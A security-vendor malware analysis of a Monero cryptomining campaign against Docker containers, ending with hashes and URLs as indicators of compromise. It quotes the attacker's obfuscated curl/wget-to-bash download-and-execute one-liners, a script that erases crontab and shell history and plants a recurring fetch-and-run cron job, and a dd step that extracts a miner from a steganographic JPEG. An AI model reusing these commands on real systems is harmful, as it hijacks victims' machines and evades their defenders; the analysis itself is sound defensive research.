Caught in the Cloud | How a Monero Cryptominer Exploits Docker Containers

labs.sentinelone.com/caught-in-the-cloud-how-a-monero-cryptominer-exploits-docker-containers/

Marco Figueroa

Crypto currencies have become a focal point for cybercriminals, but by far the most popular cryptocurrency to mine among cybercriminals over the last couple of years has been Monero virtual currency (XMR). Over the last year, Monero is up 550% in value and cybercriminals are looking for long lasting Monero mining campaigns to gain huge profits.

Cryptomining malware flies under the radar because many of these unwanted programs do not do anything obviously malicious to infected systems. However, the mining costs are absorbed by the unknowing device owner while cybercriminals reap the rewards.

SentinelLabs recently detected a cryptocurrency mining campaign affecting Docker Linux systems. The Docker software platform has witnessed huge growth among enterprises due to its ability to push out applications in small, resource-frugal containers. This, combined with the fact that many security solutions lack visibility into container images, makes them ideal targets for low-risk, finance-driven campaigns.

The campaign seen by SentinelLabs doesn't use notable exploit components but rather uses a few simple obfuscation methods. The actors were clearly not expecting to find advanced endpoint protections on Docker containers. As we describe below, the miner calls a few `bash` scripts and then uses steganography to evade legacy AVs or casual inspection.

Technical Analysis

Our Vigilance team detected a Threat Actor (TA) who initially gained access to a Docker container. The initial sequence began with the threat actor executing a script.

```
sh -c echo 'aHR0cHM6Ly9pZGVvbmUuY29tL3BsYWluL2JIb0wyVwo='|base64 -d|(xargs curl -fsSL
|| xargs wget -q -O)|bash
```

This downloads a shell script from `hxxps//ideone[.]com/plain/bHoL2W`.

The second-stage downloaded from this URL is another simple shell script.

```
#!/bin/bash
a=$(base64 -d <<< "aHR0cHM6Ly9pZGVvbmUuY29tL3BsYWluL0diN0JkMgo=")
(curl -fsSL $a||wget -q -O- $a)|bash
```

The `a` variable initially decodes the base64 formatted string `aHR0cHM6Ly9pZGVvbmUuY29tL3BsYWluL0diN0JkMgo`, which converts to `https://ideone[.]com/plain/Gb7Bd2`. The decoded URL is then passed to the `curl` command, which uses `-f` to fail silently so that there is no error output if there is a server error, `-sS` to suppress the progress meter but still report an error if the entire command fails, and `-L` to ensure that redirects are followed. If the command fails using `curl`, the script switches to `wget`, a similar command-line utility for downloading files from the web. The `-q` switch tells `wget` to operate quietly so no output is sent and `-O-` to output the fetched document to stdout. The output, whether from curl or wget, is then piped to `bash` for immediate execution.


That output is a shell script with 174 lines of code. In the following section we will analyze the shell script.

From Shells to Mining


The first 16 lines of the script are plain text script commands, but on lines 17-19 there are patterns of base64 encoding. In line 17 it's the same `base64` encoded string as described in the previous section where the TA initially executed the script. Repeating this command tells me that the TA's experience in writing malicious scripts is in the beginning stages of this TA's journey, there are more elegant ways to do this.

```
12      return 0
13  }
14  export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:$PATH
15  crontab -r
16  unset HISTORY HISTFILE HISTSAVE HISTZONE HISTORY HISTLOG; export HISTFILE=/dev/null; export HISTSIZE=0; export HISTFILESIZE=0
17  stage_url=$(base64 -d <<< "aHR0cHM6Ly9pZGVvbmUuY29tL3BsYWluL2JIb0wyVwo=")
18  he_url=$(base64 -d <<< "aHR0cHM6Ly9pLmliYi5jby82UGRaME5UL2hlLmpwZwo=")
19  he_32_url=$(base64 -d <<< "aHR0cHM6Ly9pLmliYi5jby9waHdtbkNiL2hlMzIuanBnCg==")
20  he_save_jpg='/tmp/he.jpg'
21  he_save='/tmp/rcupd'
22  (echo "*/10 * * * * (curl -fsSL ${stage_url}||wget -q -O- ${stage_url})|bash")|crontab -
23  NAME=$(whoami)
24  flag=$(/bin/cat /etc/rc.local|grep bHoL2W|grep -v grep|wc -l)
25  if [[ ${NAME} == 'root' && ! -e '/lib/systemd/system/snapid.service' ]] && program_exists systemctl; then
```

In lines 18 and 19, the TA uses a clever trick to bypass detections by downloading a JPEG file. Line 18's `base64` decodes to `https://i.ibb[.]co/6PdZ0NT/he.jpg` and Line 19's `base64` decodes to `https://i.ibb[.]co/phwmnCb/he32.jpg`.




The first clue something was unusual was the size of the JPEG, which is 6MB. The first thing is to analyze the jpg by loading it in Cerbero suite and confirm my theory that steganography is being used. Viewing the file contents, we can see that the JPEG file uses a JFIF header identifier, but since I know this malware is intended to run on a Linux system I'm going to search for bytes `454c46` (the ELF magic number) that mark where an ELF binary begins.



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii	
000036F0	55	9E	4D	B3	E9	89	00	7C	3D	5B	4C	77	90	11	41	19	U.M....|=[Lw..A.	<-Format data
00003700	EF	D4	9D	4C	78	AD	88	0A	3E	18	FE	FA	8E	A2	32	B0	...Lx...>.....2.	
00003710	B4	13	8E	B1	DC	F5	FF	00	0E	98	CB	3B	6D	B5	B9	2C	..........;m...,	
00003720	49	F9	E3	FB	EA	04	66	27	86	A6	3A	C9	EE	4F	7D	4F	I.....f'..:..O}O	
00003730	42	8D	BC	F5	0E	7F	2D	54	DC	D4	56	30	89	9F	51	3F	B.....-T..V0..Q?	
00003740	96	90	04	E9	2C	08	99	F9	99	3A	7C	E8	7E	C7	6A	C0	....,....:|.~.j.	
00003750	DC	71	F9	E8	84	68	11	56	95	50	A2	D7	30	44	E4	F7	.q...h.V.P..0D..	
00003760	13	EB	A8	9F	76	A1	98	8E	62	40	02	3E	B2	3E	FA	B0	....v...b@.>.>..	
00003770	F5	11	8D	A4	82	7D	3E	3A	8B	80	A1	AD	41	CD	DC	FE	.....}>:....A...	
00003780	E8	FE	BA	00	66	D6	BA	82	58	92	58	F5	C7	41	FD	3F	....f...X.X..A.?	
00003790	A6	AE	EE	37	4A	B6	F7	BB	F2	F5	D0	F5	D9	54	04	81	...7J.........T..	
000037A0	80	7B	CF	51	F9	EA	2D	BC	96	C2	DE	7A	09	98	1E	84	.{.Q..-....z....	
000037B0	8D	14	01	C0	64	48	D3	58	69	51	52	14	06	32	7B	E9	....dH.XiQR..2{.	
000037C0	B5	D8	80	48	12	7D	35	C8	88	77	25	60	5D	EB	8E	B3	...H.}5..w%`]...	
000037D0	3F	4D	39	AA	01	D4	81	F5	D5	4D	9D	32	49	77	EB	D0	?M9.....M.2Iw..	
000037E0	4E	A2	F1	00	A0	80	AB	9E	F1	F9	6B	A1	97	36	DB	A0	N.........k..6..	
000037F0	CC	C3	B0	E9	F1	D2	A6	BE	74	3D	26	7E	8D	FD	E7	4B	........t=&~...K	
00003800	66	08	11	68	51	F3	CF	D7	52	BA	80	6F	98	81	07	E2	f..hQ...R..o....	
00003810	34	01	0B	31	28	1B	F1	21	CF	D3	07	EE	34	53	74	78	4..1(..!....4Stx	
00003820	94	D6	A8	EB	E5	6F	E4	75	4B	A1	E9	D7	A9	D4	9B	7A	.....o.uK......z	
00003830	E5	51	96	D1	CD	1D	FA	41	C6	90	11	E9	69	69	68	02	.Q.....A....iih.	
00003840	56	1A	66	96	96	81	1C	D2	D2	D2	D0	07	63	48	2E	96	V.f.........cH..	
00003850	96	81	9D	23	5C	8D	2D	2D	02	06	EF	2A	94	73	6C	64	...#\.--...*.sld	
00003860	03	D3	A1	F5	1A	BF	B6	A4	14	63	BE	49	3D	49	D2	D2	.........c.I=I..	
00003870	D3	19	30	D3	E2	34	B4	B5	CB	13	1A	74	C6	D2	D2	D0	..0..4.....t....	
00003880	80	69	D3	05	30	09	31	93	DF	4B	4B	4C	07	8D	3C	6B	.i..0.1..KKL..<k	
00003890	BA	5A	00	61	D7	34	B4	B4	01	DD	2D	2D	2D	00	7F	FF	.Z.a.4....---...	
000038A0	D9	7F	45	4C	46	02	01	01	03	00	00	00	00	00	00	00	..ELF...........	<-Format data - Foreign data
000038B0	00	02	00	3E	00	01	00	00	00	54	59	40	00	00	00	00	...>.....TY@....	<-Foreign data
000038C0	00	40	00	00	00	00	00	00	00	10	12	62	00	00	00	00	.@.........b....	
000038D0	00	00	00	00	00	40	00	38	00	06	00	40	00	1D	00	1C	.....@.8...@....	
000038E0	00	01	00	00	00	05	00	00	00	00	00	00	00	00	00	00	....	
000038F0	00	00	00	40	00	00	00	00	00	00	00	40	00	00	00	00	...@.......@....	
00003900	00	61	4A	5E	00	00	00	00	00	61	4A	5E	00	00	00	00	.aJ^.....aJ^....	
00003910	00	00	00	20	00	00	00	00	00	01	00	00	00	06	00	00	....	
00003920	00	C0	58	5E	00	00	00	00	00	C0	58	BE	00	00	00	00	..X^......X.....	
00003930	00	C0	58	BE	00	00	00	00	00	B8	B7	03	00	00	00	00	..X.............	
00003940	00	B8	2A	0F	00	00	00	00	00	00	00	20	00	00	00	00	..*.............	
00003950	00	04	00	00	00	04	00	00	00	90	01	00	00	00	00	00	....	
00003960	00	90	01	40	00	00	00	00	00	90	01	40	00	00	00	00	...@.......@....	
00003970	00	44	00	00	00	00	00	00	00	44	00	00	00	00	00	00	.D.......D......	
00003980	00	04	00	00	00	00	00	00	00	07	00	00	00	04	00	00	....	
00003990	00	C0	58	5E	00	00	00	00	00	C0	58	BE	00	00	00	00	..X^......X.....	
000039A0	00	C0	58	BE	00	00	00	00	00	28	00	00	00	00	00	00	..X......(......	
000039B0	00	88	00	00	00	00	00	00	00	10	00	00	00	00	00	00	....	

Turning back to the shell script, let's examine how the threat actor extracts and uses the ELF binary found in the image.

We can see that the TA uses the `dd` command-line utility, whose primary purpose is to convert and copy files. It copies the original JPEG file then outputs the file but skips the JPEG blocks on output with `skip=14497` and sets the output block size to Bytes `bs=1`.



The `if` statement checks `${ARCH}x = "x86_64x"` then looks for `${ARCH}x = "i686x"`, which uses `he_32` and finally runs the command. The next line in the code makes it clear that we are dealing with XMRig.

To confirm, I ran the command

```
dd if=he_save_jpg of=he_save skip=14497 bs=1
```

and then loaded the `he_save` into Ghidra. This showed that the ELF binary extracted from the image was XMRig 6.6.2, built on December 17 2020: one month before the shell scripts appeared in the wild.

Decompile: FUN_004331d0 - (he_save_copy)

```
11    FUN_00858cf0(1,"XMRig 6.6.2\n built on Dec 17 2020 with GCC");
12    FUN_00858cf0(1," %d.%d.%d",4,8,4);
13    FUN_00858cf0(1,"\n features: 64-bit AES\n");
14    uVar2 = FUN_00729eb0();
15    FUN_00858cf0(1,"\nlibuv/%s\n",uVar2);
16    FUN_00858cf0(1,"OpenSSL/%.*s\n",6,"1.1.1h  22 Sep 2020");
17    FUN_00858cf0(1,"hwloc/%s\n",&DAT_008a8730);
18    return 0;
19  }
20  if (param_2 != 3) {
21    if (param_2 != 1) {
22      return 1;
23    }
24    if (DAT_00c212d0 == '\0') {
25      iVar1 = FUN_00786ba0(&DAT_00c212d0);
26      if (iVar1 != 0) {
27        DAT_00c212c0 = &DAT_00cd3d98;
28        FUN_00786cd0(&DAT_00c212d0);
29        FUN_007edb30(FUN_007ce070,&DAT_00c212c0,&DAT_00c190e8);
30      }
31    }
32    if (*(long *)(DAT_00c212c0 + -0x18) == 0) {
33      FUN_007cedc0(&DAT_00c212c0,"Usage: xmrig [OPTIONS]\n\nNetwork:\n",0x21);
34      FUN_007cedc0(&DAT_00c212c0,"  -o, --url=URL                 URL of mining server\n",0x35);
35      FUN_007cedc0(&DAT_00c212c0,
36
37                   "  -a, --algo=ALGO               mining algorithm
                     https://xmrig.com/docs/algorithms\n"
38                   ,0x53);
39      FUN_007cedc0(&DAT_00c212c0,
40                   "      --coin=COIN               specify coin instead of algorithm\n",0x42);
41      FUN_007cedc0(&DAT_00c212c0,"  -u, --user=USERNAME           username for mining server\n",0x3b
42                  );
43      FUN_007cedc0(&DAT_00c212c0,"  -p, --pass=PASSWORD           password for mining server\n",0x3b
44                  );
45      FUN_007cedc0(&DAT_00c212c0,
46                   "  -O, --userpass=U:P            username:password pair for mining server\n",0x49
47                  );
48      FUN_007cedc0(&DAT_00c212c0,"  -x, --proxy=HOST:PORT         connect through a SOCKS5 proxy\n",
49                   0x3f);
50      FUN_007cedc0(&DAT_00c212c0,
51
52                   "  -k, --keepalive               send keepalived packet for prevent timeout
                     (needs pool support)\n"
53                   ,0x60);
54      FUN_007cedc0(&DAT_00c212c0,"      --nicehash                enable nicehash.com support\n",
55                   0x3c);
56      FUN_007cedc0(&DAT_00c212c0,
57
58                   "      --rig-id=ID               rig identifier for pool-side statistics (needs
                     pool support)\n"
59                   ,0x5d);
60      FUN_007cedc0(&DAT_00c212c0,
61                   "      --tls                     enable SSL/TLS support (needs pool support)\n",
62                   0x4c);
63      FUN_007cedc0(&DAT_00c212c0,
64
65                   "      --tls-fingerprint=HEX     pool TLS certificate fingerprint for strict
                     certificate pinning\n"
66                   ,0x60);
67      FUN_007cedc0(&DAT_00c212c0,
68
69                   "      --daemon                  use daemon RPC instead of pool for solo
                     mining\n"
```

Conclusion

The incidence of cryptominers in the enterprise has soared over the last few years as attackers seek low-risk returns from poorly-protected endpoints and cloud container instances. Cryptocurrency mining malware hinders system performance, increases the compute power cost to businesses, and in some cases can be a precursor of further infections.

Docker container protection is critical in fighting cryptomining due to the poor visibility in running container services. SentinelOne XDR detects the above malicious program and many other cryptominer variants on cloud workloads as well as traditional endpoints.

Indicators of Compromise

SHA256
70144c33b1723087f4df98ca2c3aa39a6cc80a9dcee376562e2e65f07b020c9e
5c21586e4fa48a5130d11e43ee332327e1bb76ad45b07d075a5ab350c7981c71
e808760ffb94d970fb9a224c3e1093e5c8999dd736936d6290b28741abc9c81f

SHA1
c7bdffdeb5bee04c0effc6a7bfde64d4fef9e268
423322dd42c5676d8770a94257d4008a57000129
ef1a8802b01d2b39017eb3717fa83cf9db5601a7

URLs
hxxps://ideone[.]com/plain/bHoL2W
hxxps://ideone[.]com/plain/Gb7Bd2
hxxps://i.ibb[.]co/6PdZ0NT/he.jpg
hxxps://i.ibb[.]co/phwmnCb/he32.jpg